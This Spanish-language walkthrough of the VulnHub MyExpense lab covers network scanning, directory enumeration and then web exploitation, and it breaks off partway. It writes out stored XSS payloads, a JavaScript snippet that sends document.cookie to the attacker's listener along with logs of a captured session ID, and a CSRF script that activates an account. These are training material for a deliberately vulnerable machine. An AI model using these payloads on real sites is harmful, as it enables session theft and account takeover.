VulnHub - MyExpense


`vulnhub.com - Laboratorio LOCAL - ip por DHCP`

Por artp3r - (Rules: OSCP) - h4cksys.com

Idioma: 🇪🇸
Objetivo: **https://www.vulnhub.com/entry/myexpense-1,405/**

Herramientas

Kali 2023.2, Windows 10, Parrot



Laboratorio

https://www.vulnhub.com/entry/myexpense-1,405/
SHA1: 1048B4193F449D44F00C2D7CB3008B875FCC6047
`Get-FileHash -a SHA1 '.\MyExpense Vulnerable Web Application.ova'`

```
PS G:\VIRTUAL\VBOX> Get-FileHash -a SHA1 '.\MyExpense Vulnerable Web Application.ova'

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
SHA1            1048B4193F449D44F00C2D7CB3008B875FCC6047                               G:\VIRTUAL\VBOX\MyExpense Vul...


PS G:\VIRTUAL\VBOX>
```

VirtualBox
Máquina atacante y MyExpense iniciadas con interfaz Red Nat.

Datos auditoría:
Your credentials were: samuel/fzghn4lw

Reconocimiento

arp-scan

Localizar la máquina, que tendrá una ip del DHCP.

```
sudo arp-scan -I eth0 --localnet --ignoredups
```

```
UP group default qlen 1000
eth0
state DOWN group default
```

```
┌──(artp3r㉿battlemaster2)-[~/Documentos]
└─$ sudo arp-scan -I eth0 --localnet --ignoredups
Interface: eth0, type: EN10MB, MAC: 08:00:27:6d:27:69, IPv4: 10.0.2.15
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1        52:54:00:12:35:00       (Unknown: locally administered)
10.0.2.2        52:54:00:12:35:00       (Unknown: locally administered)
10.0.2.3        08:00:27:9b:33:c3       (Unknown)
10.0.2.9        08:00:27:ea:6a:ae       (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.217 seconds (115.47 hosts/sec). 4 responded

┌──(artp3r㉿battlemaster2)-[~/Documentos]
```

ping -c 4 10.0.2.9

Es la 9, ya que sé que la máquina es linux y el ttl del ping es 64. El ttl de la 3 es 255.

```
queue state DOWN group default
default qlen 1000
```

```
┌──(artp3r㉿battlemaster2)-[~/Documentos]
└─$ ping -c 4 10.0.2.9
PING 10.0.2.9 (10.0.2.9) 56(84) bytes of data.
64 bytes from 10.0.2.9: icmp_seq=1 ttl=64 time=0.949 ms
64 bytes from 10.0.2.9: icmp_seq=2 ttl=64 time=0.461 ms
64 bytes from 10.0.2.9: icmp_seq=3 ttl=64 time=0.515 ms
64 bytes from 10.0.2.9: icmp_seq=4 ttl=64 time=0.438 ms

--- 10.0.2.9 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3055ms
rtt min/avg/max/mdev = 0.438/0.590/0.949/0.208 ms
```

nmap - TCP SYN port scan

sudo nmap -sS -p- -n -Pn -vvv --min-rate 5000 -oA allPorts 10.0.2.9

```
┌──(artp3r㉿battlemaster2)-[~/Documentos/VulnHub/MyExpense]
└─$ sudo nmap -sS -p- -n -Pn -vvv --min-rate 5000 -oA allPorts 10.0.2.9
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-07 18:26 EDT
Initiating ARP Ping Scan at 18:26
Scanning 10.0.2.9 [1 port]
```

```
PORT      STATE SERVICE REASON
80/tcp    open  http    syn-ack ttl 64
38627/tcp open  unknown syn-ack ttl 64
40687/tcp open  unknown syn-ack ttl 64
45983/tcp open  unknown syn-ack ttl 64
57477/tcp open  unknown syn-ack ttl 64
```

extractPorts

Script para extraer los puertos del output grepeable de nmap. Es muy útil cuando se trata de sistemas Windows por que ahorra el cherripicking de puertos en el fichero de output.

https://s4vitar.github.io/bspwm-configuration-files/

Requires xclip packet.

sudo apt install xclip

Script que se añade al final de .zshrc

```
# Extract nmap information
function extractPorts(){
	ports="$(cat $1 | grep -oP '\d{1,5}/open' | awk '{print $1}' FS='/' | xargs | tr ' ' ',')"
	ip_address="$(cat $1 | grep -oP '\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}' | sort -u | head -n 1)"
	echo -e "\n[*] Extracting information...\n" > extractPorts.tmp
	echo -e "\t[*] IP Address: $ip_address"  >> extractPorts.tmp
	echo -e "\t[*] Open ports: $ports\n"  >> extractPorts.tmp
	echo $ports | tr -d '\n' | xclip -sel clip
	echo -e "[*] Ports copied to clipboard\n"  >> extractPorts.tmp
```

```
        cat extractPorts.tmp; rm extractPorts.tmp
}
```


Una vez incluído al final de .zshrc hay que reiniciar el terminal.

```
extractPorts allPorts
```

Y ya se pueden pegar desde el portapapeles directamente los puertos en el siguiente scan de nmap.

nmap - Scan de puertos enumerados, servicios, scripts básicos y versiones


```
nmap -sCV -p 80,38627,40687,45983,57477 -oN targeted 10.0.2.9
```




```
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.25 ((Debian))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: Futura Business Informatique GROUPE - Conseil en ing\xC3\xA9nierie
|_http-server-header: Apache/2.4.25 (Debian)
| http-robots.txt: 1 disallowed entry
|_/admin/admin.php
38627/tcp open  http    Mongoose httpd
|_http-title: Site doesn't have a title (text/plain).
40687/tcp open  http    Mongoose httpd
|_http-title: Site doesn't have a title (text/plain).
45983/tcp open  http    Mongoose httpd
|_http-title: Site doesn't have a title (text/plain).
57477/tcp open  http    Mongoose httpd
|_http-title: Site doesn't have a title (text/plain).
```


whatweb

```
whatweb http://10.0.2.9/
```



Firefox / Foxyproxy / BurpSuite

10.0.2.9



gobuster dir

```
gobuster dir -u http://10.0.2.9/ -w
~/Herramientas/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 20
```


```
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/img                  (Status: 301) [Size: 302] [--> http://10.0.2.9/img/]
/admin                (Status: 301) [Size: 304] [--> http://10.0.2.9/admin/]
/css                  (Status: 301) [Size: 302] [--> http://10.0.2.9/css/]
/includes             (Status: 301) [Size: 307] [--> http://10.0.2.9/includes/]
/config               (Status: 301) [Size: 305] [--> http://10.0.2.9/config/]
/fonts                (Status: 301) [Size: 304] [--> http://10.0.2.9/fonts/]
/server-status        (Status: 403) [Size: 1630]
Progress: 220560 / 220561 (100.00%)
===============================================================
Finished
```

En navegador:
http://10.0.2.9/admin/
403 Forbidden
No permite ver nada sin credenciales.

```
gobuster dir -u http://10.0.2.9/admin/ -w
~/Herramientas/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 20 -x php
```


```
===============================================================
/.php                 (Status: 403) [Size: 1630]
/admin.php            (Status: 200) [Size: 13853]
/.php                 (Status: 403) [Size: 1630]
Progress: 175965 / 441122 (39.89%)^C
```

En navegador:
http://10.0.2.9/admin/admin.php
User information exposed.
La cuenta de Samuel Lamotte está inactiva.



El intento de activar utiliza estos parámetros:
http://10.0.2.9/admin/admin.php?id=11&status=active


Prueba de login:
slamotte:fzghn4lw




Crear cuenta:
[Don't have an Account ?]

artp3r
artp3r123
artp3r123
Paris
artp3r@nasa.gov
Arturo
Pérez


El botón signup está bloqueado, pero solo por código html.



Doble click a disabled y borrar todo el parámetro.



Funciona:




Explotación

Explotación XSS 1

Creamos nuevo usuario:
artp3rXSS1
artp3r123
artp3r123
Paris
artp3r_xss1@nasa.gov
<script>alert("XSS test")</script>
<script>alert("XSS test")</script>

http://10.0.2.9/admin/admin.php
Funciona:



Este ataque se puede usar en Pentesting pero no en un ejercicio de Red Team.

Explotación XSS 2

Terminal aparte:

```
mkdir www
cd www
python3 -m http.server 80
```

Creamos nuevo usuario:
artp3rXSS2
artp3r123
artp3r123
Paris
artp3rxss2@nasa.gov
<script src="http://10.0.2.15/pwned.js"></script>
<script src="http://10.0.2.15/pwned.js"></script>

El servidor de python empieza a recibir visitas buscando el fichero pwned.js

```
┌──(artp3r㉿battlemaster2)-[~/Documentos/VulnHub/MyExpense/www]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.0.2.9 - - [08/Oct/2023 08:49:49] code 404, message File not found
10.0.2.9 - - [08/Oct/2023 08:49:49] "GET /pwned.js HTTP/1.1" 404 -
10.0.2.9 - - [08/Oct/2023 08:50:19] code 404, message File not found
10.0.2.9 - - [08/Oct/2023 08:50:19] "GET /pwned.js HTTP/1.1" 404 -
```

Cookie Hijacking

Vamos a crear el fichero pwned.js

```
1 var request = new XMLHttpRequest();
2 request.open('GET', 'http://10.0.2.15/?cookie=' + document.cookie);
3 request.send();
4
```


```
var request = new XMLHttpRequest();
request.open('GET', 'http://10.0.2.15/?cookie=' + document.cookie);
request.send();
```

Y el servidor python3 recibe la cookie cada vez que otro usuario lee la página:


```
efault
10.0.2.9 - - [08/Oct/2023 08:54:51] "GET /pwned.js HTTP/1.1" 404 -
10.0.2.9 - - [08/Oct/2023 08:55:21] code 404, message File not found
10.0.2.9 - - [08/Oct/2023 08:55:21] "GET /pwned.js HTTP/1.1" 404 -
10.0.2.9 - - [08/Oct/2023 08:55:51] "GET /pwned.js HTTP/1.1" 200 -
10.0.2.9 - - [08/Oct/2023 08:55:51] "GET /?cookie=PHPSESSID=1967iu1pjukk14igbu8mc33gl0 HTTP/1.1" 200 -
10.0.2.9 - - [08/Oct/2023 08:56:22] "GET /pwned.js HTTP/1.1" 304 -
10.0.2.9 - - [08/Oct/2023 08:56:22] "GET /?cookie=PHPSESSID=1967iu1pjukk14igbu8mc33gl0 HTTP/1.1" 200 -
10.0.2.9 - - [08/Oct/2023 08:56:52] "GET /pwned.js HTTP/1.1" 304 -
10.0.2.9 - - [08/Oct/2023 08:56:52] "GET /?cookie=PHPSESSID=1967iu1pjukk14igbu8mc33gl0 HTTP/1.1" 200 -
10.0.2.9 - - [08/Oct/2023 08:57:22] "GET /pwned.js HTTP/1.1" 304 -
10.0.2.9 - - [08/Oct/2023 08:57:22] "GET /?cookie=PHPSESSID=1967iu1pjukk14igbu8mc33gl0 HTTP/1.1" 200 -
```

`PHPSESSID=1967iu1pjukk14igbu8mc33gl0`

Intento de login con la cookie robada:



http://10.0.2.9/admin/admin.php



Intentar de-autenticar al administrador es demasiado ruidoso.

CSRF

Abuso de la petición GET

Ya comprobé que en:
http://10.0.2.9/admin/admin.php
Para activar la cuenta los parámetros son los siguientes:
http://10.0.2.9/admin/admin.php?id=11&status=active
Así pues solo tengo que modificar el script para que el usuario con privilegios apor detrás active la cuenta con id 11, para la que tengo credenciales.


```
1 var request = new XMLHttpRequest();
2 request.open('GET', 'http://10.0.2.9/admin/admin.php?id=11&status=active');
3 request.send();
4
```


```
var request = new XMLHttpRequest();
request.open('GET', 'http://10.0.2.9/admin/admin.php?id=11&status=active');
request.send();
```


Respuesta en servidor python3 abierto:

```
10.0.2.15 - - [08/Oct/2023 09:25:53] "GET /pwned.js HTTP/1.1" 304 -
10.0.2.9 - - [08/Oct/2023 09:26:01] "GET /pwned.js HTTP/1.1" 200 -
10.0.2.15 - - [08/Oct/2023 09:26:14] "GET /pwned.js HTTP/1.1" 304 -
```

http://10.0.2.9/admin/admin.php




placombe	Philibert	Lacombe	placombe@futuraBI.fr	Collaborator	2019-12-03 17:08:09	Active
slamotte	Samuel	Lamotte	slamotte@futuraBI.fr	Collaborator	2019-12-03 17:08:09	Active
triou	Thierry	Riou	triou@futuraBI.fr	Collaborator	2019-12-03 17:08:09	Active

Ahora se pueden utilizar las credenciales de usuario y acceder.
slamotte:fzghn4lw

Recopilación de información


[Expense Reports]



My Expense reports


Date	Amount	Comment	Status	Action
2018-02-15	750 €	Plane tickets, Cybersecurity project n°5423545, Toulouse.	Opened	

Botón verde submit, y confirmar.



Date	Amount	Comment	Status	Action
2018-02-15	750 €	Plane tickets, Cybersecurity project n°5423545, Toulouse.	Submitted	

[Samuel Lamotte (slamotte)]




Site :
Rennes
Manager :
Manon Riviere

Manon Riviere es quien debe aceptar el reporte.

Cookie Hijacking

[Home]

En la página inicial podemos ver un chat también vulnerable a XSS donde podemos inyectar:




```
<script src="http://10.0.2.15:8484/pwned.js"></script>
```

Nota: por error me ha faltado el cierre de comillas, por lo que he inutilizado todo el chat a nivel de la base de datos y he tenido que reiniciar el laboratorio. Necesario hacer hincapié en revisar lo que se envía para evitar crear un problema mayor durante estas fases.

La nueva IP del equipo objetvo es **10.0.2.10**


Reutilizamos script indicando un nuevo puerto de escucha para no crear conflicto con el ya usado.

```
1 var request = new XMLHttpRequest();
2 request.open('GET', 'http://10.0.2.15:8484/?cookie=' + document.cookie);
3 request.send();
4
```

```
var request = new XMLHttpRequest();
request.open('GET', 'http://10.0.2.15:8484/?cookie=' + document.cookie);
request.send();
```

